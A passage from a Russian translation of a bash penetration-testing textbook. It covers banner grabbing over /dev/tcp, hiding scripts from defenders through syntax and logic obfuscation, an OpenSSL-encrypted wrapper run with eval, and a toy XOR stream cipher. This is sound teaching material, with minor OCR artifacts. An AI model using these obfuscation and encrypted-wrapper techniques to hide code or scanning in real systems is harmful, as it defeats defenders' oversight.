    # например, ftp -n $ATHOST
    exec 3<>/dev/tcp/${ATHOST}/21                   ❻
    echo -e 'quit\r\n' >&3                          ❼
    cat <&3 >> "$SCRATCH"                           ❽
fi

if isportopen $ATHOST 25       # SMTP
then
    # например, telnet $ATHOST 25
    exec 3<>/dev/tcp/${ATHOST}/25
    echo -e 'quit\r\n' >&3
    cat <&3 >> "$SCRATCH"
fi

if isportopen $ATHOST 80       # HTTP
then
    curl -LIs "https://${ATHOST}" >> "$SCRATCH"     ❾
fi

cat "$SCRATCH"                                      ❿
```

Как было показано в главе 9, этот сценарий при попытке открытия или при удачном открытии TCP-порта на хосте также использует специальное имя файла `/dev/tcp` и номер порта, указанный как часть этого имени файла (например, `/dev/tcp/127.0.0.1/631`).

❶ Сценарий начинается функцией `isportopen`, которая проверяет ошибки, чтобы убедиться, что нам было передано правильное количество параметров. Хотя в программировании полезно проверять ошибки, в предыдущих сценариях мы этого не делали. Проверки не проводились, чтобы в процессе обучения избежать чрезмерного усложнения сценариев. При реальном использовании в производственных средах обязательно проводите такую проверку ошибок, чтобы при отладке сэкономить время.

❷ Это основа всего сценария. Здесь мы можем посмотреть, открыт ли порт. На первый взгляд три перенаправления могут показаться странными. Но давайте их разберем. Команда `echo` без аргументов выведет на экран новую строку — пусть нас это не беспокоит. Мы ее отфильтровываем и отправляем в `/dev/null`. Все остальные сообщения об ошибках (stderr) также будут направлены в этот каталог. По существу, нам нужно только перенаправить ввод. Вы можете подумать, что команда `echo` ничего не читает из stdin. Тем не менее bash попытается открыть файл, названный как перенаправление stdin, и в зависимости от результата (получилось открыть или нет) мы сможем определить состояние порта — открыт или закрыт. Если перенаправление не получится, общая команда также не будет выполнена и, следовательно, переменной `$?` будет присвоено значение, отличающееся от нуля. При успешном перенаправлении переменной `$?` будет присвоено значение `0`.

❸ Ловушка устанавливается так, чтобы при выходе из сценария с помощью функции очистки наш рабочий файл был обязательно удален.

❹ Теперь с помощью команды `touch` мы создаем пустой файл и убеждаемся, что он находится в целевой системе и готов к использованию. Если в файл ничего не записывать, никакой ошибки не будет (см. ❿).

❺ Эта проверка использует нашу вспомогательную функцию, в результате чего мы можем увидеть, открыт ли порт FTP (21) на хосте, имя которого было указано пользователем при вызове сценария.

❻ Здесь, чтобы дескриптор файла 3 был открыт для чтения и записи (`<>`), используется команда `exec`. Файл, к которому мы обращаемся, — это стандартный порт FTP номер 21.

❼ Чтобы FTP-порт не оставлять открытым, записывается короткое сообщение. Поскольку в наши намерения не входит передача файлов, мы даем коман-

ду на выход. Параметр `-e` указывает команде `echo` интерпретировать escape-последовательность (`\r\n`) как символы, необходимые сокету TCP для завершения строки.

❽ Здесь происходит считывание из файлового дескриптора 3 нашего TCP-соединения и запись данных, возвращенных в файл `SCRATH`. Обратите внимание на использование символов `>>`, определяющих, что файл не перезаписывается, а добавляется. В первый раз, когда мы выполняем запись в файл, этого делать не нужно. Добавление файла предусмотрено на случай, если понадобится переупорядочить код (это параллельная конструкция, когда все перенаправления в `$SCRATH` выглядят одинаково).

❾ Поскольку для HTTP-соединения и добавления вывода в файл `scratch` мы можем использовать команду `curl`, `/dev/tcp` нам не понадобится.

❿ На последнем этапе нам предстоит сбросить весь найденный вывод. Если бы ни один из портов не был открыт, в файл `scratch` ничего не было бы записано. В начале мы специально с помощью команды `touch` создаем новый файл, чтобы после объединения, выполняемого командой `cat`, не появлялась ошибка «Файл не найден».

Выводы

Разведка — один из самых важных шагов в любом тесте на проникновение. Чем больше данных о цели вы получите, тем легче будет запустить успешный эксплойт. При выполнении разведки будьте осторожны, чтобы слишком рано не раскрыть свои карты. Постарайтесь узнать, какие методы разведки могут быть обнаружены целью, а какие — нет.

В следующей главе мы рассмотрим методы обфускации сценариев, которые делают скрипты более трудными для анализа или выполнения, если они будут захвачены сетевыми защитниками (defender).

Упражнения

1. Создайте конвейер команд, использующих для извлечения веб-страницы команду `curl`, а затем выведите на экран все адреса электронной почты, найденные на этой странице.

2. Измените сценарий `smtpconnect.sh` так, чтобы сетевой порт, используемый для подключения, задавался аргументом командной строки (например, `./smtpconnect.sh 192.168.0.16 25`).
3. Измените сценарий `bannergrabber.sh` так, чтобы вместо одного имени хоста, указанного в командной строке, он считывал из файла список нескольких целевых IP-адресов.
4. Измените сценарий `bannergrabber.sh` так, чтобы список всех обнаруженных баннеров выводился в одном файле в виде таблицы HTML.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

14 Обфускация сценария

Сценарий bash может быть легко прочитан человеком — это определено особенностью языка. Желательно, чтобы большинство приложений легко читались, но для сценариев тестирования на проникновение это неприемлемо. В большинстве случаев при выполнении атак не требуется, чтобы цель могла легко прочесть или перенастроить применяемые инструменты. Для затруднения чтения и анализа кода можно использовать обфускацию.

Обфускация, или *запутывание*, — это набор методов, позволяющих намеренно сделать сценарий, инструмент, приложение или файл трудным для чтения или понимания. Существует три основных способа обфускации сценариев:

- обфускация синтаксиса;
- обфускация логики;
- кодирование или шифрование.

В следующих разделах мы подробно рассмотрим каждый из них.

Используемые команды

Для преобразования данных мы воспользуемся командой `base64`, а для выполнения произвольных командных операторов — командой `eval`.

base64

Команда `base64` предназначена для кодирования данных в формате Base64.



Дополнительные сведения о стандарте кодирования двоичных данных Base64 вы найдете по адресу http://bit.ly/2Wx5VOC.

Общие параметры команды

`-d` — декодировать данные, закодированные в формате Base64.

Пример команды

Для кодирования строки в Base64 можно написать следующее:

```
$ echo 'Rapid Cybersecurity Ops' | base64

UmFwaWQgQ3liZXJzZWN1cml0eSBPcHMK
```

Для декодирования из Base64:

```
$ echo 'UmFwaWQgQ3liZXJzZWN1cml0eSBPcHMK' | base64 -d

Rapid Cybersecurity Ops
```

eval

Команда `eval` выполняет аргументы, заданные ей в контексте текущей оболочки. Например, команде `eval` можно предоставить команды оболочки и аргументы в формате строки и `eval` выполнится так, как если бы это была команда оболочки. Это особенно полезно в сценарии при динамическом построении команд оболочки.

Пример команды

В этом примере команда оболочки динамически объединяется с аргументом, после чего с помощью команды `eval` в оболочке выполняется результат:

```
$ commandOne="echo"
$ commandArg="Hello World"
$ eval "$commandOne $commandArg"

Hello World
```

Обфускация синтаксиса

Обфускация синтаксиса сценария направлена на то, чтобы затруднить чтение — другими словами, сделать так, чтобы сценарий был испорчен и из-за этого труднočитаем. Для написания такого сценария не используйте свои навыки написания хорошо отформатированного и легкочитаемого кода.

Начнем с правильного хорошо отформатированного кода (пример 14.1).

Пример 14.1. readable.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# readable.sh
#
# Описание:
# Простой скрипт для оффускации
#

if [[ $1 == "test" ]]
then
  echo "testing"
else
  echo "not testing"
fi

echo "some command"
echo "another command"
```

В bash вы можете поместить весь сценарий в одну строку. Обратите внимание: вместо того чтобы начинать каждую команду с новой строки, введите весь сценарий одной строкой, разделяя команды точкой с запятой (`;`). В примере 14.2 показан тот же сценарий, записанный в одну строку (в книге он будет напечатан в две строки, так как в одну строку сценарий на странице не помещается).

Пример 14.2. oneline.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# oneline.sh
#
# Описание:
# Пример обфускации однострочного скрипта
#
if [[ $1 == "test" ]]; then echo "testing"; else echo "not testing"; fi; echo "some
command"; echo "another command"
```

В примере 14.2 сценарий из примера 14.1, записанный одной строкой, выглядит не так уж и плохо. Но представьте себе сценарий, состоящий из нескольких сотен или нескольких тысяч строк кода, который мы записали в одну строку. В этом случае было бы затруднительно понять такой сценарий без переформатирования.

Другой метод обфускации синтаксиса — сделать имена переменных и функций как можно более невзрачными и не привлекающими к себе внимания. Кроме того, имена для различных типов и областей можно использовать повторно. В примере 14.3 показан образец.

Пример 14.3. synfuscate.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# synfuscate.sh
#
# Описание:
# Пример обфускации синтаксиса скрипта
#

a ()    ❶
{

    local a="Local Variable a"    ❷
    echo "$a"
}

a="Global Variable a"    ❸
echo "$a"

a
```

Пример 14.3 включает три различных элемента:

❶ функцию с именем a;

❷ локальную переменную с именем a;

❸ глобальную переменную с именем a.

Применение трудноопределимых соглашений об именах и, где это возможно, повторное использование имен затрудняют анализ кода, особенно при больших его объемах. Чтобы сделать код еще более запутанным, вы можете объединить этот метод с ранее описанной техникой размещения всего кода в одной строке:

```
#!/bin/bash -
a(){ local a="Local Variable a";echo "$a";};a="Global Variable a";echo "$a";a
```

Наконец, при обфускации синтаксиса сценария обязательно удалите все комментарии. Не нужно давать подсказки аналитику, занимающемуся разработкой кода.

Обфускация логики

Другой метод заключается в том, чтобы *запутать логику* сценария так, чтобы ее было трудно понять. Сценарий выполняет требуемую функцию, но делает это окольным путем. При применении этого метода действительно уменьшается эффективность данного сценария и увеличивается его размер.

Вот несколько приемов, которыми можно воспользоваться для обфускации логики:

- используйте вложенные функции;
- добавьте функции и переменные, которые не вредят функциональности сценария;
- напишите операторы `if` с несколькими условиями, где только одно условие может иметь верное значение;
- используйте вложенные операторы `if` и циклы.

В примере 14.4 показан сценарий, реализующий некоторые логические методы обфускации. Просмотрите его и, не читая пояснений, попробуйте понять, что он делает.

Пример 14.4. logfuscate.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# logfuscate.sh
#
# Описание:
# Пример запутывания логики
#

f="$1"  ❶

a() (
        b()
        {
                f="$(($f+5))"  ❺
                g="$(($f+7))"  ❻
                c  ❼
        }

        b  ❹
)

c() (

        d()
        {
                g="$(($g-$f))"  ❿
                f="$(($f-2))"  ⓫
                echo "$f"  ⓬
        }
        f="$(($f-3))"  ❽
        d  ❾
)

f="$(($f+$2))"  ❷
a  ❸
```

Вот построчное объяснение того, что делает данный сценарий.

❶ Значение первого аргумента хранится в переменной `f`.

❷ Значение второго аргумента добавляется к текущему значению `f`, и результат сохраняется в `f`.

❸ Вызывается функция `a`.

❹ Вызывается функция `b`.

❺ Добавляет 5 к значению `f` и сохраняет результат в `f`.

❻ Добавляет 7 к значению `f` и сохраняет результат в переменной `g`.

❼ Вызывается функция `c`.

❽ Вычитает 3 из значения `f` и сохраняет результат в `f`.

❾ Вызывается функция `d`.

❿ Вычитает значение `f` из значения `g` и сохраняет результат в `g`.

⓫ Вычитает 2 из значения `f` и сохраняет результат в `f`.

⓬ Выводит на экран значение `f`.

Итак, что же делает сценарий в целом? Он просто принимает два аргумента командной строки и складывает их. Весь сценарий может быть заменен следующей строкой:

```
echo "$(($1+$2))"
```

Сценарий применяется вложенные функции, которые не делают ничего, кроме вызова дополнительных функций. Используются также бесполезные вычисления и переменные. Несколько вычислений выполняются с переменной `g`, но это никак не влияет на вывод сценария.

Существуют неограниченные способы запутать логику вашего сценария. Чем более запутанным будет сценарий, тем сложнее окажется его анализ.

Обфускация синтаксиса и логики, как правило, выполняется после того, как сценарий написан и протестирован. Чтобы упростить обфускацию, подумайте о создании скрипта, который будет выполнять запутывание других сценариев.



После обфускации обязательно протестируйте свои сценарии, чтобы убедиться, что они правильно работают.

Шифрование

Один из самых эффективных способов запутать сценарий — зашифровать его с помощью оболочки. Это не только затрудняет анализ кода — если все сделано правильно, злоумышленник даже не сможет запустить скрипт при отсутствии подходящего ключа. Однако такой метод достаточно сложен.

Криптографический учебник для начинающих

Криптография — это наука о методах обеспечения целостности данных, когда данные не могут быть прочитаны посторонними лицами. Это одна из старейших форм информационной безопасности, которой более тысячи лет.

Криптографическая система, или криптосистема, состоит из пяти основных компонентов.

- *Обычный текст* — оригинальное сообщение, которое требуется зашифровать.
- *Функция шифрования* — метод, используемый для преобразования исходного незашифрованного сообщения в его безопасную, непонятную для посторонних форму.
- *Функция расшифровки* — метод, используемый для преобразования зашифрованной информации в первоначальную понятную форму.
- *Криптографический ключ* — секретный код, используемый функцией для шифрования или дешифрования.
- *Зашифрованный текст* — зашифрованное сообщение.

Шифрование

Шифрование — это процесс преобразования исходного сообщения (открытого текста) в его безопасную (непонятную) форму, или шифротекст. Для шифрования требуется ключ, который должен храниться в секрете и быть известен только лицу, выполняющему шифрование, и предполагаемым получателям сообщения. После шифрования результирующий зашифрованный текст станет нечитаемым. Прочитать сообщение сможет только тот, у кого есть соответствующий ключ.

Расшифровка

Расшифровка — это процесс преобразования зашифрованного сообщения (шифротекста) в открытый читаемый текст. Как и в случае с шифрованием, для расшифровки сообщения требуется соответствующий ключ. Зашифрованное сообщение не может быть расшифровано без использования соответствующего ключа.

Криптографический ключ

Криптографический ключ, используемый для шифрования открытого текстового сообщения, имеет решающее значение для общей безопасности системы. Ключ должен быть защищен, всегда оставаться секретным и передаваться только тем, кому предназначено зашифрованное сообщение.

Современные криптосистемы имеют ключи длиной от 128 до 4096 бит. Как правило, чем больше размер ключа, тем сложнее взломать защиту криптосистемы.

Шифрование сценария

Шифрование используется для защиты основного (или внутреннего) сценария, поэтому он не может быть прочитан третьей стороной без соответствующего ключа. При шифровании будет создан другой сценарий, называемый оболочкой, который содержит зашифрованный сценарий, хранящийся в переменной. Основная цель сценария-оболочки — расшифровать зашифрованный внутренний сценарий и выполнить это действие только в том случае, если будет предоставлен правильный ключ.

Первым шагом в этом процессе станет создание сценария, который требуется зашифровать. Сценарий, который мы используем для этой цели, показан в примере 14.5.

Пример 14.5. innerscript.sh

```
echo "This is an encrypted script"
echo "running uname -a"
uname -a
```

После того как вы создали такой сценарий, вам нужно его зашифровать. Для этого можно использовать инструмент OpenSSL. По умолчанию OpenSSL доступен во многих дистрибутивах Linux и входит в состав Git Bash. В этом случае мы задействуем алгоритм Advanced Encryption Standard (AES), который считается алгоритмом *симметричного ключа*, когда один и тот же ключ применяется как для шифрования, так и для дешифрования. Чтобы зашифровать файл, напишите следующее:

```
openssl aes-256-cbc -base64 -in innerscript.sh -out innerscript.enc
-pass pass:mysecret
```

Аргумент `aes-256-cbc` указывает 256-разрядную версию AES. Параметр `-in` указывает файл для шифрования, а параметр `-out` — файл, в который будет выводиться зашифрованный текст. Параметр `-base64` говорит о том, что выходные данные

должны быть закодированы Base64 — стандартом кодирования данных с помощью только 64 символов ASCII. Кодировка Base64 важна из-за способа, с помощью которого зашифрованный текст позже будет расшифрован. Наконец, опция `-pass` используется для указания ключа шифрования.

Вывод из OpenSSL, который является зашифрованной версией сценария `innerscript.sh`, выглядит следующим образом:


```
U2FsdGVkX18WvDOyPFcvyvAozJHS3tjrZIPlZM9xRhz0tuwzDrKhKBBuugLxzp7T
MoJoqx02tX7KLhATS0Vqgze1C+kzFxtKyDAh9Nm2N0HXfSNuo9YfYD+15DoXEGPd
```


Создание оболочки

Теперь, когда внутренний сценарий зашифрован и представлен в формате Base64, вы можете написать для него оболочку. Основная задача оболочки в том, чтобы сначала расшифровать внутренний сценарий (при наличии соответствующего ключа), а затем выполнить.

В идеале расшифровка и выполнение сценария должны происходить в оперативной памяти. Следует избегать записи незашифрованного сценария на жесткий диск, так как позже его могут найти и проанализировать посторонние. Такой сценарий оболочки показан в примере 14.6.

Пример 14.6. wrapper.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# wrapper.sh
#
# Описание:
# Пример выполнения зашифрованного «обернутого» скрипта
#
# Использование:
# wrapper.sh
#   Ввести пароль при появлении запроса
#
encrypted='U2FsdGVkX18WvDOyPFcvyvAozJHS3tjrZIPlZM9xRhz0tuwzDrKhKBBuugLxzp7T
MoJoqx02tX7KLhATS0Vqgze1C+kzFxtKyDAh9Nm2N0HXfSNuo9YfYD+15DoXEGPd'  ❶

read -s word  ❷

innerScript=$(echo "$encrypted" | openssl aes-256-cbc -base64 -d -pass
pass:"$word")  ❸

eval "$innerScript"  ❹
```

❶ Это зашифрованный внутренний сценарий, хранящийся в переменной `encrypted`. Причина, по которой ранее мы кодировали вывод OpenSSL в Base64, состоит в том, что он может быть включен в сценарий `wrapper.sh`. Если ваш зашифрованный сценарий очень большой, вы можете сохранить его в отдельном файле. Но в этом случае вам нужно будет загрузить в целевую систему два файла.

❷ Здесь в переменную считывается ключ расшифровки. Чтобы пользовательский ввод не отображался на экране, используется параметр `-s`.

❸ Данный конвейер команд передает в OpenSSL зашифрованный сценарий для расшифровки. Результат сохраняется в переменной `innerScript`.

❹ С помощью команды `eval` начинается выполнение кода, сохраненного в переменной `innerScript`.

В самом начале выполнения программы пользователю будет предложено ввести ключ. Если он введет соответствующий ключ (тот же ключ, который использовался при шифровании), внутренний сценарий будет расшифрован и выполнен:

```
$ ./wrapper.sh

This is an encrypted script
running uname -a
MINGW64_NT-6.3 MySystem 2.9.0(0.318/5/3) 2017-10-05 15:05 x86_64 Msys
```


Шифрование имеет два существенных преимущества перед обфускацией синтаксиса и логики.

- Если используется хороший алгоритм шифрования и достаточно длинный ключ, этот способ шифрования математически безопасен, а зашифрованная информация практически не подвержена несанкционированному доступу. Методы обфускации синтаксиса и логики не обеспечивают полную защиту хранящейся или передаваемой информации и только заставляют аналитика тратить больше времени на анализ сценария.
- Тот, кто, не зная правильного ключа, попытается реконструировать внутренний сценарий, не сможет даже выполнить его.

Недостаток этого метода шифрования заключается в том, что выполняемый сценарий в незашифрованном виде сохраняется в оперативной памяти компьютера. Незашифрованный сценарий может быть извлечен из оперативной памяти компьютера с помощью соответствующих методов криминалистической экспертизы.

Создание собственного метода криптографии

Предыдущий метод шифрования отлично работает, если в целевой системе установлен OpenSSL. Но что делать, если его там нет? Вы можете установить OpenSSL (но это действие может быть замечено системным администратором целевой системы и возрастет операционный риск) или же создать внутри сценария собственную реализацию криптографического алгоритма.



В большинстве случаев не стоит создавать собственный криптографический алгоритм или даже пытаться реализовать существующий, например AES. Вместо этого лучше использовать общепринятые алгоритмы, которые были проверены криптографическим сообществом.

В данном случае мы будем реализовывать алгоритм только для производственной необходимости и для того, чтобы продемонстрировать фундаментальные криптографические принципы. Здесь следует учесть, что этот алгоритм небезопасен, а информация зашифрована плохо.

Алгоритм, который мы будем использовать, состоит из нескольких основных шагов и прост в реализации. Это основной *потоковый шифр*, который использует генератор случайных чисел для создания ключа той же длины, что и обычный, подлежащий шифрованию текст. Далее каждый байт (символ) обычного текста пропускается через операцию исключающего ИЛИ (метод XOR) с соответствующим байтом ключа (случайным числом). Вывод представляет собой зашифрованный шифротекст. Таблица 14.1 иллюстрирует использование метода XOR для шифрования.

Таблица 14.1. Пример шифрования

Обычный текст	**e**	**c**	**h**	**o**
ASCII (шестнадцатеричный)	65	63	68	6f
Ключ (шестнадцатеричный)	ac	27	f2	d9
XOR	—	—	—	—
Зашифрованный текст (шестнадцатеричный)	c9	44	9a	b6

Если при расшифровке текста, зашифрованного методом XOR, будет использован тот же ключ (последовательность случайных чисел), который применялся для шифрования, мы получим расшифрованный исходный текст. Как и AES, этот

метод считается алгоритмом симметричного ключа. В табл. 14.2 показано, как использовать метод XOR для расшифровки зашифрованного текста.

Таблица 14.2. Пример расшифровки

Шифртекст (шестнадцатеричный)	**c9**	**44**	**9a**	**b6**
Ключ (шестнадцатеричный)	ac	27	f2	d9
XOR	—	—	—	—
ASCII (шестнадцатеричный)	65	63	68	6f
Обычный текст	e	c	h	o

Чтобы текст был правильно расшифрован, вам нужно иметь тот же ключ, который использовался для шифрования. Это можно сделать, используя для генератора случайных чисел одно и то же начальное значение. Если вы запускаете тот же генератор случайных чисел, используя одно и то же начальное значение, на выходе вы должны получить ту же последовательность случайных чисел. Обратите внимание, что безопасность данного метода сильно зависит от качества генератора случайных чисел, который вы используете. Кроме того, вы должны выбрать большое начальное значение и для шифрования каждого сценария указывать разные значения.

Вот пример того, как вы можете запустить этот сценарий. В качестве аргумента указывается ключ шифрования — в данном случае `25624`. Входные данные — это одна фраза, представляющая команду Linux `uname -a`, а вывод, то есть зашифрованная фраза — это неразрывная последовательность шестнадцатеричных цифр:

```
$ bash streamcipher.sh 25624
uname -a
5D2C1835660A5822
$
```

Для проверки вы можете расшифровать зашифрованный результат и сравнить с оригинальным текстом:

```
$ bash streamcipher.sh 25624 | bash streamcipher.sh -d 25624
uname -a
uname -a
$
```

Первая фраза `uname -a` — это ввод в сценарий шифрования; вторая — вывод после расшифровки. То есть все сработало правильно!

Сценарий, приведенный в примере 14.7, считывает указанный файл, а затем с помощью метода XOR и ключа, предоставленного пользователем, шифрует или расшифровывает его.

Пример 14.7. streamcipher.sh

```
#!/bin/bash -
#
# Bash и кибербезопасность
# streamcipher.sh
#
# Описание:
# Облегченная реализация потокового шифра
# Это учебный пример, который не рекомендуется для практического применения
#
# Использование:
# streamcipher.sh [-d] <key> < inputfile
#   -d Режим дешифрования
#   <key> Числовой ключ
#
#

source ./askey.sh                                              ❶

#
# Ncrypt - шифрование — считывание символов
#          на выходе двухзначный шестнадцатеричный #s
#
function Ncrypt ()                                             ❷
{
    TXT="$1"
    for((i=0; i< ${#TXT}; i++))                                ❸
    do
        CHAR="${TXT:i:1}"                                      ❹
        RAW=$(asnum "$CHAR")  # " " требуется для пробелов (32) ❺
        NUM=${RANDOM}
        COD=$(( RAW ^ ( NUM & 0x7F )))                         ❻
        printf "%02X" "$COD"                                   ❼
    done
    echo                                                       ❽
}

#
# Dcrypt - дешифрование — считывание двухзначного шестнадцатеричного #s
#          на выходе символы (буквенные и цифровые)
#

function Dcrypt ()                                             ❾
```

```
{
    TXT="$1"
    for((i=0; i< ${#TXT}; i=i+2))                    ❿
    do
        CHAR="0x${TXT:i:2}"                          ⓫
        RAW=$(( $CHAR ))                             ⓬
        NUM=${RANDOM}
        COD=$(( RAW ^ ( NUM & 0x7F )))               ⓭
        aschar "$COD"                                ⓮
    done
    echo
}

if [[ -n $1 && $1 == "-d" ]]                         ⓯
then
    DECRYPT="YES"
    shift                                            ⓰
fi

KEY=${1:-1776}                                       ⓱
RANDOM="${KEY}"                                      ⓲
while read -r                                        ⓳
do
    if [[ -z $DECRYPT ]]                             ⓴
    then
        Ncrypt "$REPLY"
    else
        Dcrypt "$REPLY"
    fi
done
```

❶ В указанном файле считывается оператор `source`, который становится частью сценария. В данном случае он содержит определения двух функций, таких как `asnum` и `aschar`, которые позже будут использованы в коде.

❷ Функция Ncrypt принимает строку текста в качестве своего первого (и единственного) аргумента и шифрует каждый символ, распечатывая зашифрованную строку.

❸ Это цикл, определяющий длину строки.

❹ Принимается первый символ.

❺ Когда мы ссылаемся на данную строку с одним символом, а символ оказывается пробелом (ASCII 32), который игнорируется оболочкой, мы помещаем эту строку в кавычки.

❻ Внутри двойных скобок, как и в любом другом месте сценария, символ `$` перед именами переменных не нужен. Переменная `RANDOM` — это специальная

переменная оболочки, которая возвращает случайное (целое) число в диапазоне от 0 до 16 383 (3FFF). Здесь, чтобы очистить все, кроме последних 7 бит, используется поразрядный оператор `and`.

❼ Мы печатаем новое закодированное значение в виде двухзначного шестнадцатеричного числа с нулевым заполнением.

❽ Оператор `echo` печатает новую строку в конце строки шестнадцатеричных цифр.

❾ Для расшифровки будет вызвана функция `Decrypt`.

❿ Ввод для расшифровки — шестнадцатеричные цифры, поэтому одновременно мы берем два символа.

⓫ Мы строим подстроку с литералом `0x`, за которым следует двухсимвольная подстрока входного текста.

⓬ Задав шестнадцатеричную цифру в формате, который понимает bash, мы можем рассматривать ее как математическое выражение (используя символы dollar-double-parens), после чего bash вернет ее значение. Вы могли бы написать это выражение следующим образом:

```
$(( $CHAR + 0 ))
```

⓭ Используемый нами алгоритм кодирования/декодирования один и тот же. Мы берем случайное число и сопоставляем (`exclusive-or`) его с нашим вводом. Последовательность случайных чисел должна быть такой же, как и при шифровании нашего сообщения, поэтому нам нужно использовать такое же значение, как и при шифровании.

⓮ Функция `aschar` преобразует числовое значение в символ ASCII и выводит его (помните, что это пользовательская функция, а не bash).

⓯ Параметр (`-n`) запрашивает значение аргумента. Если оно не равно нулю, выполняется проверка, соотносится ли параметр `-d` с тем сообщением, которое мы хотим расшифровать (а не зашифровать). Если результат положительный (то есть параметр `-d` соотносится с сообщением), тогда устанавливается флаг для проверки.

⓰ Этот параметр `-d` отбрасывается командой `shift`, потому что первым аргументом (`$1`) становится следующий аргумент (если он есть).

⓱ Ключу переменной присваивается первый аргумент (если таковой имеется). Если аргумент не указан, в качестве значения по умолчанию мы будем использовать `1776`.

⓲ Присваивая значение RANDOM, мы устанавливаем начальное значение для последовательности (псевдо-) случайных чисел, которые будут получены при каждой ссылке на переменную.

⓳ Параметр -r в команде read отключает специальное значение обратного слеша. Таким образом, если в нашем тексте встречается обратный слеш, он просто воспринимается как обратная косая черта, ничем не отличающаяся от любого другого символа. Нам нужно сохранить читаемые нами начальные (и конечные) пробелы в строках. Если в команде read мы зададим одно или несколько имен переменных, оболочка попытается разобрать входные данные на слова, чтобы назначить их указанным переменным. Если имена переменных не будут заданы, входные данные сохранятся во встроенном ответе переменной оболочки. Здесь самое главное заключается в том, что строка не будет анализироваться. Поэтому начальные и конечные пробелы сохраняются (кроме того, вы можете указать имя переменной, но это следует сделать перед чтением с IFS="", чтобы отменить любой разбор на слова и сохранить пробелы).

⓴ Оператор if проверяет, установлен ли флаг (если переменная содержит значение), чтобы решить, какую функцию вызывать: Decrypt или Ncrypt. В любом случае, чтобы сохранить всю строку в качестве одного аргумента, а также сохранить любые пробелы в строке текста (действительно необходимые только для случая Ncrypt), оператор if передает только что прочитанную из stdin строку, помещая ее в кавычки.

Первая строка streamcipher.sh использует значение source для включения внешнего кода из файла askey.sh. Этот файл, как показано в примере 14.8, содержит функции aschar и asnum.

Пример 14.8. askey.sh

```
# функции для преобразования десятичных чисел в ASCII и наоборот

# aschar — печать представления символов ascii
#          числа, переданного в качестве аргумента
# example: aschar 65 ==> A
#
function aschar ()
{
    local ashex                    ❶
    printf -v ashex '\\x%02x' $1   ❷
    printf '%b' $ashex             ❸
}

# asnum — печатать ascii (десятичное) значение символа,
```

```
#         переданного в качестве значения $1
# пример: asnum A ==> 65
#
function asnum ()
{
    printf '%d' "\"$1"            ❹
}
```

Здесь используются две малопонятные команды `printf`, по одной для каждой функции.

❶ Чтобы не связываться с любыми переменными в сценарии, который может быть *источником* этого файла, начинаем с локальной переменной.

❷ Этот вызов `printf` принимает параметр функции (`$1`) и выводит его как шестнадцатеричное значение в формате `\x`, где двухзначное шестнадцатеричное число имеет нулевое заполнение. Первые два символа, обратный слеш и `x` необходимы для следующего вызова. Но эта строка в stdout не печатается. Параметр `-v` указывает `printf` хранить результат в заданной переменной оболочки (мы указали `ashex`).

❸ Теперь берем строку в `ashex` и распечатываем ее, используя формат `%b`. Этот формат указывает `printf` печатать аргумент как строку, но интерпретировать любые найденные в строке escape-последовательности. Обычно escape-последовательности (например, `\\n` для новой строки) отображаются только в строке формата. Если они появляются в аргументе, то рассматриваются как простые символы. Но использование формата `%b` указывает `printf` интерпретировать эти последовательности в параметре. Например, первая и третья инструкции `printf` здесь печатают новую строку (пустую строку), тогда как вторая инструкция будет печатать только два обратных слеша и `n`:

```
printf "\n"
printf "%s" "\n"
printf "%b" "\n"
```

Используемая для функции `aschar` escape-последовательность принимает шестнадцатеричное число, обозначаемое обратным слешем (`\x`) и двузначным шестнадцатеричным значением, и выводит символ ASCII, соответствующий этому числу. Вот поэтому мы взяли переданное в функцию десятичное число и напечатали его в переменной `ashex` в формате этой escape-последовательности. В результате мы получим символ ASCII.

❹ Преобразовать символ в число проще. С помощью функции `print` мы выводим символ в виде десятичного числа. Функция `printf` обычно выдает ошибку, если мы пытаемся напечатать строку в виде числа. Добавив обратный слеш, мы

экранировали это число, чтобы сообщить оболочке, что нам нужен сам символ обратного слеша, потому что это не начало заключенной в кавычки строки. Что это нам дает? Вот что о команде `printf` говорит стандарт POSIX.

> Если начальный символ является одинарной или двойной кавычкой, значение в базовом наборе кодов символа должно быть числовым значением, следующим за одинарной или двойной кавычкой. The Open Group Base Specifications Issue 7, 2018 edition IEEE Std 1003.1-2017 (Revision of IEEE Std 1003.1-2008) (http://bit.ly/2CKvTqB). Copyright © 2001–2018 IEEE and The Open Group.

Файл `askey.sh` предоставляет нам две функции: `asnum` и `aschar`, с помощью которых вы можете конвертировать данные в символы ASCII и обратно в целочисленные значения. Эти функции могут быть полезными и в других сценариях, поэтому мы акцентировали на них внимание, а не просто определили часть сценария `streamcipher.sh`. В других сценариях их можно использовать как отдельные функции.

Выводы

Шифрование содержимого сценария — важный шаг, обеспечивающий секретность во время теста на проникновение. Чем более сложные методы вы используете, тем сложнее злоумышленнику будет провести анализ вашего набора инструментов.

В следующей главе мы рассмотрим, как, создав fuzzer, определить возможные уязвимости в сценариях и исполняемых файлах.

Упражнения

1. Просмотрите еще раз сценарий `streamcipher.sh` и подумайте: если при шифровании вы выводите не шестнадцатеричное число, а представленный этим шестнадцатеричным числом символ ASCII, будет ли в выводе каждому символу ввода соответствовать один символ? Для сценария вам нужен отдельный вариант декодирования или вы можете просто запустить тот же алгоритм? Измените код, чтобы сделать это.

   В этом подходе есть основной недостаток, который не касается алгоритма шифрования. Подумайте о том, что это за недостаток и что и по какой причине не сработает.

2. Используя описанные ранее методы, запутайте следующий сценарий, чтобы затруднить его выполнение:

```
#!/bin/bash -

for args do
        echo $args
done
```

3. Зашифруйте предыдущий сценарий и создайте оболочку с помощью OpenSSL или `streamcipher.sh`.
4. Напишите скрипт, который считывает файл сценария и выводит его запутанную версию.

Чтобы просмотреть дополнительные ресурсы и получить ответы на эти вопросы, зайдите на сайт https://www.rapidcyberops.com/.

15 Инструмент: Fuzzer

Фаззинг (fuzzing) — это метод, применяющийся для выявления возможных уязвимостей в исполняемых файлах, протоколах и системах. Он особенно полезен при идентификации приложений, в которых проверка пользовательского ввода не выполняется или выполняется некачественно, а это, в свою очередь, может привести к такой уязвимости, как переполнение буфера. Bash идеально подходит для проверки методом фаззинга программ, которые принимают аргументы и запускаются из командной строки. Это объясняется тем, что запуск программ в оболочке является основной задачей bash.

